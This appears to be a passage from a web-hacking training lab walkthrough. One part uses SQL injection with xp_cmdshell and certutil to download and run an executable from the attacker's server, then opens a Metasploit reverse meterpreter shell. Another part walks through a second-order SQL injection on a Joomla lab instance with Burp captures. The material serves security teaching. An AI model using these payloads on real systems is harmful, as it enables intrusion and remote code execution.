
```
(root👁kali)-[~/tools]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
█
```

Step 3: Navigate to the topup functionality of the application, and as shown in earlier exercise inject the following payload into the parameter code and send the request:

```
';exec master..xp_cmdshell 'cmd.exe /c certutil -urlcache -split -f http://192.168.4.X:8000/userX.exe c:\windows\temp\userX.exe' --
```



Step 4: As we did in previous exercises, use the encrypted payload and inject in the “Transactionid” parameter of the order request to execute the payload.



Step 5: The python server should receive a request from the victim host, as shown below:

```
(root@kali) - [~/tools]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.120 - - [11/Jul/2021 02:59:19] "GET /user10.exe HTTP/1.1" 200 -
192.168.200.120 - - [11/Jul/2021 02:59:22] "GET /user10.exe HTTP/1.1" 200 -
```


Step 6: Stop the python server and start a metasploit handler using the following commands:

```
root@Kali:~# msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter_reverse_http
msf exploit(handler) > set LHOST 192.168.4.X
msf exploit(handler) > set LPORT <PORT>
msf exploit(handler) > run
```


```
Metasploit tip: Enable verbose logging with set VERBOSE true
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_http
payload => windows/x64/meterpreter_reverse_http
msf5 exploit(multi/handler) > set LHOST 192.168.4.10
LHOST => 192.168.4.10
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > run
[*] Started HTTP reverse handler on http://192.168.4.10:443
```

Step 7: Navigate to the topup functionality of the application, send the following payload in the apply coupon feature and send the request to generate the encrypted payload. Enter the encrypted payload received in the vulnerable parameter as seen in the previous exercise.

```
';exec master..xp_cmdshell 'cmd.exe /c c:\windows\temp\userX.exe' --
```



Step 8: Use the encrypted payload and inject in the “Transactionid” parameter of the order request to execute the payload.



Step 9: You should receive a meterpreter session in your metasploit session, as shown below:

```
msf5 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://192.168.4.10:443
[*] http://192.168.4.10:443 handling request from 192.168.200.120; (UUID: qu3d
mpk8) Redirecting stageless connection from /RekopshG0yCt6qzo8vKXtgLLtAf1GGc0W
6babMuHxNPYtnoCRHjnEWhDPsN09-YPIIn8yjZLqpxBHa9Xx0QI1W with UA 'Mozilla/5.0 (Win
dows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.4.10:443 handling request from 192.168.200.120; (UUID: qu3d
mpk8) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (192.168.4.10:443 -> 192.168.200.120:49163) a
t 2020-07-22 18:38:45 +0530

meterpreter > getuid
Server username: NT Service\MSSQLSERVER
meterpreter > ipconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name           : Intel(R) 82574L Gigabit Network Connection
Hardware MAC   : 00:50:56:9f:05:6f
MTU            : 1500
IPv4 Address   : 192.168.200.120
```


Second-order SQL Injection on Joomla

Challenge URL: <http://cms.webhacklab.com:81/administrator/index.php>


- Identify and exploit second order SQL Injection point in Joomla Instance
- Fetch the databases from database server

Solution:


Step 1: Login to the application using user with manager privilege:




Step 2: Navigate to User's profile edit page:




Step 3: Save the profile and intercept the request in BURP proxy and send this request to Burp repeater:




Step 4: Insert single quote (') into value of parameter "jform[params][admin_style]" and forward the request:



Step 5: Payload stored in database but it did not throw any error back:



Step 6: Navigate to "http://cms.webhacklab.com:81/administrator/index.php" URL (2nd order SQL injection) which will show SQL error message:



Step 7: Insert 'nsstest' payload and click on send button:

The screenshot shows a web proxy tool interface. The 'Request' section displays the following content:

```
44 Content-Disposition: form-data; name="jform[id]"
45
46 608
47 -----2291153239280356195628135497
48 Content-Disposition: form-data; name="jform[params][admin_style]"
49
50 nsstest
51 -----2291153239280356195628135497
52 Content-Disposition: form-data; name="jform[params][admin_language]"
53
54
```

The 'Response' section displays the following content:


```
1 HTTP/1.1 303 See other
2 Date: Mon, 26 Jul 2021 16:16:21 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Location: /administrator/index.php?option=com_admin&view=profile&layout=edit
5 Expires: Wed, 17 Aug 2005 00:00:00 GMT
6 Last-Modified: Mon, 26 Jul 2021 16:16:21 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
```

Step 8: Error on second order page shows only 1st character "n" of payload "nsstest":


The screenshot shows the Joomla! administrator control panel. The error message is highlighted with a red box:

```
Error
Unknown column 'n' in 'where clause'
```

